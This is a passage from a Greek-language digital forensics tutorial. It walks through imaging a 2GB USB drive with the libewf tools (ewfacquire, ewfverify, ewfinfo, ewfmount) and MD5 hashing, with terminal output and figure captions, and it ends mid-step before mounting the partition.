
`/home/sansforensics/Desktop/usbImage` [το μονοπάτι που έχουμε τοποθετήσει την εικόνα του δίσκου που δημιουργήσαμε]

`usb/` [το όνομα του φακέλου που θα γίνει η προσάρτηση].



Εικόνα 9: Mounting the image we created for analysis

Με αυτή την διαδικασία καταφέραμε να φέρουμε την εικόνα του δίσκου που δημιουργήσαμε πρωτύτερα σε μορφή που να μπορούμε να επεξεργαστούμε τα δεδομένα που περιέχει.
Παρακάτω είναι μια εικόνα (εικόνα 10), που δείχνει τα περιεχόμενα της εικόνας μετά την αναγνώρισή της σαν συσκευή στο σύστημά μας.
Η μόνη διαφορά που υπάρχει είναι ότι δεν αναγνωρίζει την ελληνική γραμματοσειρά που είχαν τα αρχεία στο όνομά τους ώστε να την αποδώσει όπως ήταν και αντί για γράμματα βάζει αγγλικά ερωτηματικά.



Εικόνα 10: Τα περιεχόμενα της εικόνας του δίσκου είναι τα ίδια με τον γνήσιο δίσκο

5.3 Εικόνα ενός δίσκου με χρήση των EWF-tools

Σε αυτό το κεφάλαιο θα δούμε πως μπορούμε να δημιουργήσουμε την εικόνα ενός δίσκου χρησιμοποιώντας μια βιβλιοθήκη φτιαγμένη για εγκληματολογική έρευνα μέσα από το sans sift workstation 3.0. Η βιβλιοθήκη ονομάζεται **libewf**[12] και υποστηρίζει το Expert Witness Compression Format (EWF) και περιέχει τα βασικά εργαλεία που χρειαζόμαστε για να δημιουργήσουμε την εικόνα ενός δίσκου, να την επαληθεύσουμε, να δούμε τα metadata files κ.α. Θα δημιουργήσουμε την εικόνα ενός δίσκου για περαιτέρω ανάλυση και θα δούμε πως, χρησιμοποιώντας τα παραπάνω εργαλεία μπορούμε να δούμε διάφορες πληροφορίες που αφορούν την εικόνα.


Η βιβλιοθήκη αυτή υποστηρίζει επίσης για διάβασμα-γράψιμο, τη μορφή SMART .s01(EWF-S01) και EnCase .E01 και για διάβασμα μόνο, τη μορφή Logical Evidence Files(LEF) .L01

Γενικά η βιβλιοθήκη libewf περιλαμβάνει τα παρακάτω εργαλεία:

- **ewfacquire** - γράφει τα περιεχόμενα μιας αποθηκευτικής συσκευής ή ενός αρχείου σε EWF αρχείο.
- **Ewfacquirestream** - γράφει δεδομένα από stdin (standard input) σε EWF μορφή.
- **Ewfdebug -** πειραματικό εργαλείο που για την ώρα δεν κάνει τίποτα.
- **Ewfexport –** εξάγει δεδομένα που έχουν αποθηκευτεί σε μορφή αρχείου EWF.
- **Ewfinfo** – δείχνει τα metadata του EWF αρχείου.
- **Ewfmount** – κάνει προσάρτηση (mount) το EWF αρχείο.
- **Ewfrecover** – μια ειδική παραλλαγή της εντολής ewfexport για τη δημιουργία ενός νέου συνόλου EWF αρχείων από ένα κατεστραμμένο σύνολο.
- **Ewfverify** – επαληθεύει τα περιεχόμενα της αποθηκευτικής συσκευής που μετατρέψαμε σε EWF αρχείο.

Εδώ θα δούμε κάποιες από αυτές τις εντολές.
Το λειτουργικό σύστημα που χρησιμοποιούμε είναι Ubuntu 12.04 LTS και η συσκευή που θα δημιουργήσουμε την εικόνα της είναι ένα usb drive 2GB με διάφορα αρχεία.
Η εικόνα 11 δείχνει την αρχική μας συσκευή.

[12]http://www.forensicswiki.org/wiki/Libewf



Εικόνα 11: Τα περιεχόμενα του usb drive 2GB


*5.3.1 Η εντολή **ewfacquire***

Φτιάξαμε ένα φάκελο στη επιφάνεια εργασίας για να αποθηκεύσουμε την εικόνα του usb drive που θα δημιουργήσουμε. Ο φάκελος μπορεί να έχει ότι όνομα θέλει ή μπορούμε και να μην φτιάξουμε φάκελο και απλά να δώσουμε ένα μονοπάτι για το σημείο που θέλουμε να αποθηκευτεί η εικόνα. Στην παρούσα περίπτωση δημιουργήσαμε ένα φάκελο που λέγεται forensics_Test.

Ανοίγουμε ένα παράθυρο εντολών και πληκτρολογούμε:

```
sudo fdisk -l
```

Αν θέλουμε να μην γράφουμε συνεχώς την εντολή sudo μπορούμε από την αρχή που ξεκινάμε να γράψουμε **sudo su. Αυτή η εντολή μας επιτρέπει για όση ώρα είναι ανοιχτό το παράθυρο εντολών να είμαστε διαχειριστές.** Η εντολή **fdisk** χειρίζεται τον πίνακα με τους δίσκους που υπάρχουν στον υπολογιστή και η παράμετρος **-l** μας τα δείχνει σε λίστα. Στην εικόνα 12, βλέπουμε πως ονομάζεται η συσκευή μας από την οποία θα δημιουργήσουμε μια εικόνα της. Είναι η συσκευή **/dev/sdb**.



Εικόνα 12: Η εντολή fdisk -l και η συσκευή από την οποία θα δημιουργήσουμε μια εικόνα της

Τώρα θα υπολογίσουμε και την **md5 hash value** για να μπορέσουμε μετά να επιβεβαιώσουμε ότι η γνήσια συσκευή με την εικόνα της έχουν τα ίδια περιεχόμενα. Για να το κάνουμε αυτό γράφουμε την εντολή:

sudo md5sum /dev/sdb


Εικόνα 13: Υπολογισμός md5 hash value

Επειδή θα χρειαστούμε αργότερα αυτή την τιμή το καλύτερο είναι να την αποθηκεύσουμε απευθείας σε ένα αρχείο. Για να το κάνουμε αυτό γράφουμε την εντολή:

sudo md5sum /dev/sdb > md5Hash.txt

Αυτή η εντολή είναι ίδια με την προηγούμενη με την διαφορά ότι το αποτέλεσμα, δηλ. η τιμή που υπολογίσαμε τώρα προωθείται σε ένα αρχείο με το όνομα **md5Hash.txt** αντί για την οθόνη. Γράφοντας την εντολή **ls** -η οποία μας δείχνει τα περιεχόμενα του καταλόγου που βρισκόμαστε- φαίνεται το αρχείο που φτιάξαμε και που περιέχει την **Md5 hash value**.

Ο υπολογισμός της **Md5 hash value** μπορεί να πάρει αρκετή ώρα ανάλογα με το μέγεθος της συσκευής.



Εικόνα 14: Αποθηκεύσαμε στον τρέχων κατάλογο την Md5 hash value


Τώρα θα αλλάξουμε κατάλογο και θα μπούμε στον φάκελο που φτιάξαμε στην αρχή και που βρίσκεται όπως προαναφέραμε στην επιφάνεια εργασίας. Για να το κάνουμε αυτό χρησιμοποιούμε την εντολή **cd**. Οπότε πληκτρολογούμε:

cd /home/όνομα χρήστη/Επιφάνεια εργασίας/forensics_Test/

και τώρα ο τρέχων κατάλογος είναι:

dimitra@Odysseas:~/Επιφάνεια εργασίας/Forensics_Test$

όπως φαίνεται και στην παρακάτω εικόνα:



Εικόνα 15: Αλλαγή του τρέχων καταλόγου

Τώρα που είμαστε στον κατάλογο που πρέπει, θα δημιουργήσουμε την εικόνα της συσκευής μας. Θα χρησιμοποιήσουμε το EWF-tool **ewfacquire** και θα γράψουμε:

ewfacquire /dev/sdb

δηλαδή με την εντολή ewfaquire ζητάμε να δημιουργηθεί η εικόνα της συσκευής /dev/sdb. Με το που πατήσουμε enter η εντολή ανοίγει ένα μενού και ζητάει το μονοπάτι για την τοποθεσία που θα αποθηκευτεί η εικόνα του δίσκου μας, καθώς και το όνομα που θα έχει η εικόνα χωρίς κατάληξη. Επίσης σε κάθε enter θα έχουμε την δυνατότητα να προσθέσουμε και άλλες πληροφορίες όπως αριθμός υπόθεσης, περιγραφή, όνομα ερευνητή, αριθμός αποδεικτικού στοιχείου, σημειώσεις όπως φαίνεται και στην παρακάτω εικόνα (εικόνα 16).

```
dimitra@Odysseas:~/Επιφάνεια εργασίας/Forensics_Test$ sudo ewfacquire /dev/sdb
ewfacquire 20130416

Device information:
Bus type:                                       USB
Vendor:                                         FLASH
Model:                                          Drive SM_USB20
Serial:

Storage media information:
Type:                                           Device
Media type:                                     Removable
Media size:                                     2.0 GB (2004877312 bytes)
Bytes per sector:                               512

Acquiry parameters required, please provide the necessary input
Image path and filename without extension: /home/dimitra/Επιφάνεια εργασίας/Fore
nsics_Test/usb_image
Case number: 1
Description: usb stick
Evidence number: 1
Examiner name: Dimitra
```

Εικόνα 16: Εισαγωγή στοιχείων για το αποδεικτικό στοιχείο και την υπόθεση

Αν κάπου γίνει κάποιο λάθος, πατάμε **ctrl+c** και το κάνουμε από την αρχή. Αμέσως μετά την εισαγωγή αυτών των πληροφοριών, μας ζητάει άλλες πληροφορίες όπως τι είδους συσκευή είναι, χαρακτηριστικά της συσκευής, αν θέλουμε συμπίεση, κατάληξη αρχείου της εικόνας, bytes πληροφορίας ανά τομέα δίσκου, πόση πληροφορία να ανακτήσει, πόσες επαναλήψεις να κάνει σε περίπτωση που βρει λάθος καθώς διαβάζει κ.α.

Στο τέλος σου δείχνει τις τιμές που έβαλες και σου δίνει την ευκαιρία σε περίπτωση που θέλεις να αλλάξεις κάτι, να μπορείς. Γενικά υπάρχουν προεπιλεγμένες τιμές οπότε αλλάζεις μόνο αυτά που θέλεις κάθε φορά. Στην τελευταία ερώτηση που μας ρωτάει αν είμαστε σίγουροι για τις τιμές που έχουμε εισάγει, η προεπιλεγμένη τιμή είναι το ναι οπότε πατάμε πάλι **enter** αν δεν θέλουμε να αλλάξουμε κάτι.

Εικόνα 17: Οι παράμετροι για την δημιουργία της εικόνας του δίσκου

*5.3.2 Η εντολή **ewfverify***

Η εικόνα 18 μας δείχνει τα αποτελέσματα της εντολής **ewfacquire.** Η διαδικασία ήταν επιτυχής οπότε τώρα πληκτρολογούμε **ls -lh** για να δούμε αν υπάρχει η εικόνα όντως στον φάκελο που ορίσαμε να αποθηκευτεί. Με την εντολή **ewfverify** μπορούμε να επιβεβαιώσουμε ότι η αρχική συσκευή με την εικόνα της έχουν την ίδια Md5 hash value κάτι που αποδεικνύει ότι δεν υπήρξε κάποια μεταβολή στα δεδομένα και μπορούμε πλέον να αποθηκεύσουμε την γνήσια συσκευή και να δουλέψουμε στην εικόνα του δίσκου.

```
Status: at 97%.
        acquired 1.8 GiB (1944748032 bytes) of total 1.8 GiB (2004877312 bytes).
        completion in 3 second(s) with 16 MiB/s (16847708 bytes/second).

Status: at 98%.
        acquired 1.8 GiB (1964802048 bytes) of total 1.8 GiB (2004877312 bytes).
        completion in 2 second(s) with 16 MiB/s (16847708 bytes/second).

Status: at 99%.
        acquired 1.8 GiB (1984856064 bytes) of total 1.8 GiB (2004877312 bytes).
        completion in 1 second(s) with 16 MiB/s (16847708 bytes/second).

Status: at 100%.
        acquired 1.8 GiB (2004877312 bytes) of total 1.8 GiB (2004877312 bytes).
        completion in 0 second(s) with 16 MiB/s (16847708 bytes/second).

Acquiry completed at: Wed May 14 19:06:08 2014

Written: 1.8 GiB (2004877500 bytes) in 1 minute(s) and 59 second(s) with 16 MiB/
s (16847710 bytes/second).
MD5 hash calculated over data:          294605d79bc5263dc2ab1bf29971f7e4
ewfacquire: SUCCESS
dimitra@Odysseas:~/Επιφάνεια εργασίας/Forensics_Test$
```

Εικόνα 18: Αποτελέσματα της εντολής ewfacquire και η md5 value της εικόνας του δίσκου.

Ελέγχουμε ότι όντως η εικόνα του δίσκου υπάρχει στον φάκελο. Βλέπουμε εδώ ότι μας έχει χωρίσει την εικόνα του δίσκου που δημιουργήσαμε σε δύο αρχεία. Αυτό μπορεί να συμβεί αν ο δίσκος από τον οποίο θέλουμε να δημιουργήσουμε εικόνα είναι μεγαλύτερου μεγέθους από το ορισμένο μέγεθος segment (εδώ η default τιμή είναι το 1.4GB με ελάχιστη τιμή που μπορούμε να ορίσουμε το 1MB και μέγιστη το 7.9EiB για την enCase6 μορφή αρχείου και 1.9GB για άλλες μορφές αρχείων).

```
dimitra@Odysseas:~/Επιφάνεια εργασίας/Forensics_Test$ ls -lh
σύνολο 1,9G
-rw-rw-r-- 1 dimitra dimitra   43 Μάι  14 17:02 md5Hush.txt
-rw-r--r-- 1 root    root    1,5G Μάι  14 20:00 usb_image.E01
-rw-r--r-- 1 root    root    413M Μάι  14 20:00 usb_image.E02
```

Εικόνα 19: Η εντολή ls -lh

Για να κάνουμε επιβεβαίωση της εικόνας λοιπόν χρησιμοποιούμε την εντολή **ewfverify** της βιβλιοθήκης libewf και γράφουμε:

`ewfverify [όνομα εικόνας]`

Αυτή η σύνταξη θα μας δώσει τα αποτελέσματα στην οθόνη μας όπως φαίνεται και στην εικόνα 20.

```
Verify completed at: Wed May 14 20:06:28 2014

Read: 1.8 GiB (2004877312 bytes) in 21 second(s) with 91 MiB/s (95470348 bytes/s
econd).

MD5 hash stored in file:                294605d79bc5263dc2ab1bf29971f7e4
MD5 hash calculated over data:          294605d79bc5263dc2ab1bf29971f7e4

ewfverify: SUCCESS
```

Εικόνα 20: Η εντολή επιβεβαίωσης των δεδομένων ewfverify

ewinfo

Με την εντολή **ewfinfo** μπορούμε να δούμε όλες τις πληροφορίες που εισάγαμε εμείς και άλλες του συστήματος (metadata) για την εικόνα του δίσκου (εικόνα 21).

```
dimitra@Odysseas:~/Επιφάνεια εργασίας/Forensics_Test$ ewfinfo usb_image.E01
ewfinfo 20130416

Acquiry information
        Case number:            001
        Description:            whole flash drive
        Examiner name:          dimitra
        Evidence number:        001
        Notes:                  demo
        Acquisition date:       Thu May 15 19:14:40 2014
        System date:            Thu May 15 19:14:40 2014
        Operating system used:  Linux
        Software version used:  20130416
        Password:               N/A
        Model:                  Drive SM_USB20

EWF information
        File format:            EnCase 6
        Sectors per chunk:      64
        Error granularity:      64
        Compression method:     deflate
        Compression level:      best compression
        Set identifier:         a5b220da-7bf1-554d-bedb-7cb238d9e1e9

Media information
        Media type:             removable disk
        Is physical:            yes
        Bytes per sector:       512
        Number of sectors:      3915776
        Media size:             1.8 GiB (2004877312 bytes)

Digest hash information
        MD5:                    be36f909e5bc22e3208dd5a4f3941be4
```

Εικόνα 21: Η εντολή ewfinfo που δείχνει τις πληροφορίες που εισάγαμε για την εικόνα του δίσκου που δημιουργήσαμε.

*5.3.3 Η εντολή **ewfmount***

Για να μπορούμε γενικά να δουλέψουμε με την εικόνα ενός δίσκου, μια απαραίτητη διαδικασία που πρέπει να ακολουθήσουμε είναι αυτή της προσάρτησης της εικόνας στο σύστημά μας ώστε γίνει εφικτό να αποκτήσουμε πρόσβαση στα αρχεία που περιέχει η εικόνα. Για να το πετύχουμε αυτό χρησιμοποιούμε την εντολή mount. Εδώ θα χρησιμοποιήσουμε και την ewfmount για να προσαρτήσουμε την εικόνα στο σύστημά μας και την εντολή mount για να προσαρτήσουμε το λογικό μέρος της εικόνας (partition).

Έχουμε λοιπόν δημιουργήσει την εικόνα μας και γράφουμε:

ewfmount /home/sansforensics/usbImage.E01 /home/sansforensics/Desktop/mount_points/ewf


όπου το **/home/sansforensics/usbImage.E01** είναι το μονοπάτι στο οποίο βρίσκεται η εικόνα μας

και το **/home/sansforensics/Desktop/mount_points/ewf** είναι το μονοπάτι στο οποίο θα γίνει η προσάρτηση της εικόνας μας.

Με την εντολή cd επιβεβαιώνουμε ότι η διαδικασία ήταν επιτυχής

cd Desktop/mount_points/ewf

για να μεταφερθούμε εκεί που βρίσκεται προσαρτημένη η εικόνα και **ls** (εμφανίζει τα περιεχόμενα ενός φακέλου) για να δούμε τι περιέχει. Στην παρακάτω εικόνα φαίνεται η παραπάνω διαδικασία. Όπως φαίνεται το μόνο που περιέχει είναι ένα αρχείο που λέγεται ewf1. Τι το κάνουμε όμως αυτό;




Εικόνα 22: Τα περιεχόμενα του φακέλου που προσαρτήσαμε την εικόνα μας.

Τώρα θα χρησιμοποιήσουμε την εντολή mmls η οποία μας εμφανίζει το partition table της προσαρτημένης εικόνας μας.

mmls ewf1 αν είμαστε μέσα στο κατάλογο που βρίσκεται το ewf1 ή

mmls [μονοπάτι όπου βρίσκεται η εικόνα του δίσκου μας], αν δεν είμαστε.



Εικόνα 23: DOS Partition Table

Τώρα όπως βλέπουμε και στην εικόνα 23, έχουμε ένα partition του οποίου το σύστημα αρχείων είναι FAT32. Για να προσαρτήσουμε (mount) το partition θα γράψουμε:

